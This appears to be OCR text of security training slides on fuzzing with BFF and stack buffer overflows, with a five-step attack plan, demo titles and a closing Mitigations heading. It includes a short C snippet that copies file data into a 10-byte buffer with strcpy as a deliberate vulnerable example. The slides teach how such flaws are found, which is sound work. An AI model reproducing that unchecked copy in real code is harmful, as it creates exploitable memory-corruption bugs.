

Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

Fuzzing

Normal flow



With Fuzzing



BEE ITSECURITY

Live Demo:

Fuzzing with BFF

★ ★ ★ ★ ★


Our Plan


Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

Our Plan


Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

What is a Stack Overflow?




Program

```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
```

The attacker now controls the execution flow!

What is a Stack Overflow?




BEE ITSECURITY

Live Demo:


Weaponize 1/2!

★ ★ ★ ★ ★


What is a Stack Overflow?




What is a Stack Overflow?



What is a Stack Overflow?



What is a Stack Overflow?



BEE ITSECURITY

Live Demo:

Weaponize 2/2!

★ ★ ★ ★ ★

Our Plan


Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

Our Plan


Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

BEE ITSECURITY

Final Demo:

The Victim's PoV

★ ★ ★ ★ ★

Our Plan


Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

Our Plan

Information Gathering
Identify Target

Search for
Vulnerabilities

Weaponize
Vulnerability

Attack

BEE ITSECURITY

Mitigations


Le